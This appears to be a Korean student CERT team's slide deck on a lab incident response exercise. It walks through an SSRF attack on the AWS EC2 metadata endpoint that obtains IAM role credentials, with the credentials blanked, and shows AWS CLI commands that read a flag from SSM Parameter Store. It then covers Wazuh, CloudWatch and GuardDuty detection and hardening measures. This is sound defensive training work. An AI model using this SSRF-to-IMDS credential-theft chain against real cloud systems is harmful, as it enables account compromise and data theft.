
```
{
  "ok": true,
  "checked_by": "admin",
  "url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/voova-beavers-ec2-5-role",
  "method": "GET",
  "status_code": 200,
  "headers": {
    "X-Aws-Ec2-Metadata-Token-Ttl-Seconds": "21397",
    "Content-Type": "text/plain",
    "Accept-Ranges": "none",
    "Last-Modified": "Tue, 19 May 2026 10:21:31 GMT",
    "Content-Length": "1606",
    "Date": "Tue, 19 May 2026 11:02:45 GMT",
    "Server": "EC2vs",
    "Connection": "close"
  },
  "content_type": "text/plain",
  "body_preview": "{\n  \"Code\" : \"Success\", \n  \"LastUpdated\" : \"2026-05-19T10:21:30Z\", \n  \"Type\" : \"AWS-HMAC\", \n  \"AccessKeyId\" : \"\", \n  \"SecretAccessKey\" : \"\", \n  \"Token\" : \"\"
}"
  "Expiration" : "2026-05-19T16:29:24Z"}
}
```


5 발급한 토큰을 이용해 IAM Role Credential 탈취

```
C:\Users\김서연>aws sts get-caller-identity
{
  "UserId": "AIDAJ547HTAAH43XWV43",
  "Account": "123456789012",
  "Arn": "arn:aws:iam::123456789012:user/KimSeoyeon"
}

C:\Users\김서연>aws ssm get-parameter --name "/woowa-beavers/ec2-5/flag" --region ap-northeast-1
{
  "Parameter": {
    "Name": "/woowa-beavers/ec2-5/flag",
    "Type": "String",
    "Value": "beaver{m3nt0r_s0ngsuh0_jj4ng}",
    "Version": 1,
    "LastModifiedDate": "2026-05-16T13:50:11.402000+09:00",
    "ARN": "arn:aws:ssm:ap-northeast-1:123456789012:parameter/ssm:/woowa-beavers/ec2-5/flag",
    "DataType": "text"
  }
}
```

- 6 탈취한 Credential을 이용해 SSM Parameter Store의 Flag 조회





Incident Duration Total : 8m 19s

Response

자동 탐지 사항 수동 탐지 사항 개선 필요 사항

Timestamp	수집정보 유형	확인 행위	로그 출처	대응
21:41:11	Alert(Wazuh)	로그인 페이지에 대한 SQLi 확인	Wazuh Alert, EC2-2 App Log	SQLi 탐지 알림 확인. 공격 IP, 요청 URI, Payload를 확인
21:41:12	Access Log	Admin JWT를 이용한 관리자 페이지 접근 확인	ALB Access Log	SQLi 발생 이후 동일 Source IP 또는 연관 IP에서 /admin 접근 여부 확인
21:41:12	Application Log	IMDS 접근 행위 알림	CloudWatch, Wazuh Alert	EC2-5 App Log에서 169.254.169.254 탐지 시 CloudWatch 알림 구성
21:41:12	Application Log	관리자 URL Check 기능으로 IMDS 접근 확인	Wazuh Alert, EC2-5 App Log	
21:41:13	Application Log	EC2 IAM Role Credential 노출 정황 확인	Wazuh Alert, EC2-5 App Log	
21:43:34	CloudTrail	SSM GetParameter를 통한 Flag 조회 확인	CloudTrail Event	SSM GetParameter 이벤트의 userIdentity.arn이 woowa-beavers-ec2-5role의 AssumedRole인지 확인
21:58:27	Alert(AWS)	탈취 Credential의 외부 IP 사용 여부 확인	GuardDuty	외부 IP에서 EC2 Role Credential 사용 정황이 있으면 Critical로 분류하고 Jira/Discord 알림 전송

IMDS 접근 탐지시
CloudWatch 알림 추가



EC2-5 Admin APP 로그에서
169.254.169.254 접근을 탐지해
CloudWatch Metric Filter로
SSRF 기반 IMDS 접근을 실시간 알림

Wazuh SQLi
탐지 룰 개선



SQLi 탐지 이후 동일 IP의
/admin 접근을
Correlation Alert로 승격
이후 추가 권한 사용을 연결해
Level14~15 룰 추가

공격 체이닝에 대한
SOAR Responder 개선



Cortex Responder로
이상행위 IP에 대한
증거 추가 · Jira/Discord 알림
후속 대응 흐름 자동화

IaC/ OIDC 적용 +
AWS 권한 관리



GitHub Actions OIDC를 적용해
장기 Access Key 없이 Terraform
배포 수행

Terraform과 Ansible을 이용해
AWS 리소스 IaC 관리

SAST/DAST 점검 +
웹서비스 시큐어 코딩



SAST 도구: SonarQube
Dast 도구: OWASP ZAP

웹서비스 대상 취약점 점검 수행
주요 공격 표면에 대한 시큐어 코딩 수행

최신 취약점 대응 +
SBOM/SCA



Dependency-Track을 운영해
오픈소스 의존성 · SBOM 기반
취약점 관리 수행
Copy-Fail 등 최신 취약점에 대응

Part 4.

회고 및 Q&A



보안 관제는 **솔루션 구축 능력**뿐 아니라,
문제를 구조화하고 기술적 근거로 **대응 흐름을 설계하는 역량**이
중요하다는 점을 배웠습니다.

특히 팀원들과 실제 침해사고 대응을 수행하며 공격 타임라인, 룰 분류, Case 기준을 계속 맞춰가며
로그의 상관관계를 분석하면서, 각자 맡은 기능이 전체 SOC 파이프라인 안에서 어떤 의미를 갖는지
이해할 수 있었습니다.

우아한 비버 
Baby Beavers CERT

감사합니다

Q & A